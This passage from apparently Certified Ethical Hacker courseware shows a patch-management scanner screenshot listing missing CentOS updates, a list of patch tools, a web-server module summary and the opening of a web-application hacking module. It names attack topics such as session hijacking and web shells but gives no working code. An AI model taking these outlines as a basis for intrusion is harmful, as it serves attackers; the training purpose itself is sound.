10.0.6.254
SNOW
Mobile Devices
Common Tasks:
Manage agents...
Add more computers...
Scan and refresh information now
Custom scan...
Set credentials...
Deploy agent...
Actions:
Remediate...
Acknowledge...
Ignore...
Change Severity...
Rules Manager...

Entire Network - 23 computers

Vulnerability Types

- High Security Vulnerabilities (551)
- Medium Security Vulnerabilities (207)
- Low Security Vulnerabilities (356)
- Potential Vulnerabilities (10)
- Missing Security Updates (401)
- Missing Service Packs and Update Rollups (10)
- Malware Protection Vulnerabilities (2)
- Firewall Vulnerabilities (2)

Vulnerability List

Severity	Date posted	No. of computers	Vulnerability name	Product
Important	2018-10-30	1	CESA-2019:1178: qemu-kvm-common-1.5.3-160.el7_6.2.x86_64	CentOS
Important	2018-10-30	1	CESA-2019:1178: qemu-kvm-1.5.3-160.el7_6.2.x86_64	CentOS
Important	2018-10-30	1	CESA-2019:1178: qemu-img-1.5.3-160.el7_6.2.x86_64	CentOS
Important	2018-09-10	1	CESA-2019:1017: ghostscript-cups-9.07-31.el7_6.11.x86_64	CentOS
Important	2018-09-10	1	CESA-2019:1017: ghostscript-9.07-31.el7_6.11.x86_64	CentOS
Important	2018-07-22	1	CESA-2019:0791: java-1.7.0-openjdk-headless-1.7.0.221-2.6.18.0.el7_6.x86_64	CentOS
Important	2018-07-22	1	CESA-2019:0791: java-1.7.0-openjdk-1.7.0.221-2.6.18.0.el7_6.x86_64	CentOS
Important	2018-07-16	1	CESA-2019:0775: java-1.8.0-openjdk-headless-1.8.0.212.b04-0.el7_6.x86_64	CentOS
Important	2018-07-16	1	CESA-2019:0775: java-1.8.0-openjdk-1.8.0.212.b04-0.el7_6.x86_64	CentOS
Important	2018-01-31	1	CESA-2019:0697: freerdp-libs-1.0.2-15.el7_6.1.x86_64	CentOS
Important	2017-09-26	1	CESA-2019:0679: libssh2-1.4.3-12.el7_6.2.x86_64	CentOS
Moderate	2018-08-14	1	CESA-2019:0483: openssl-libs-1.0.2k-16.el7_6.1.x86_64	CentOS
Moderate	2018-08-14	1	CESA-2019:0483: openssl-1.0.2k-16.el7_6.1.x86_64	CentOS
Important	2018-08-09	1	CESA-2019:0231: spice-server-0.14.0-6.el7_6.1.x86_64	CentOS
Important	2018-08-01	1	CESA-2019:0230: polkit-0.112-18.el7_6.1.x86_64	CentOS

Count=401

Details | Missing on | Installed on

Missing Security Update: CESA-2019:1178: qemu-kvm-common-1.5.3-160.el7_6.2.x86_64


Bulletin ID: CESA-2019:1178
QNumber: qemu-kvm-common
Date: 2018-10-30
Severity: Important
Applies to: CentOS
Description: QEMU common files needed by all QEMU targets.
Remediation notes: This update can be deployed automatically by GFI LanGuard
URL: https://access.redhat.com/errata/RHSA-2019:1178

View computers having this software update missing
View computers having this software update installed

Figure 13.51: Screenshot of GFI LanGuard patch management software

The following are some additional patch management tools:

- Symantec Client Management Suite (*https://www.broadcom.com*)
- Solarwinds Patch Manager (*https://www.solarwinds.com*)
- Kaseya Patch Management (*https://www.kaseya.com*)
- Software Vulnerability Manager (*https://www.flexera.com*)
- Ivanti Patch for Endpoint Manager (*https://www.ivanti.com*)



Module Summary

- In this module, we have discussed the following:
  - Web server concepts
  - Various web server threats and attacks in detail
  - Web server attack methodology in detail, including information gathering, web server footprinting, website mirroring, vulnerability scanning, session hijacking, and web server passwords hacking
  - Various web server hacking tools
  - Various countermeasures that are to be employed to prevent web server hacking attempts by threat actors
  - Detailed discussion on securing web servers using various security tools
  - Patch management concepts
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, hack web applications

Module Summary

In this module, we discussed in detail the general concepts related to web servers; various web server threats and attacks; the web server attack methodology, including information gathering, web server footprinting, website mirroring, vulnerability scanning, session hijacking, and web server passwords hacking; and various web server hacking tools. Additionally, we discussed various countermeasures that can be employed to prevent web server hacking attempts by threat actors. We also discussed how to secure web servers using various security tools. We concluded the module with a detailed discussion on patch management concepts.

In the next module, we will discuss in detail how attackers, including ethical hackers and pen testers, hack web applications.

C|EH Certified Ethical Hacker

EC-Council


MODULE 14

HACKING WEB APPLICATIONS

[DATA 004]
LOADING...
[DATA 004]

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize Web Application Concepts
- LO#02: Demonstrate Web Application Threats
- LO#03: Explain Web Application Hacking Methodology
- LO#04: Explain Web API, Webhooks, and Web Shell
- LO#05: Summarize the Techniques used in Web Application Security

Learning Objectives

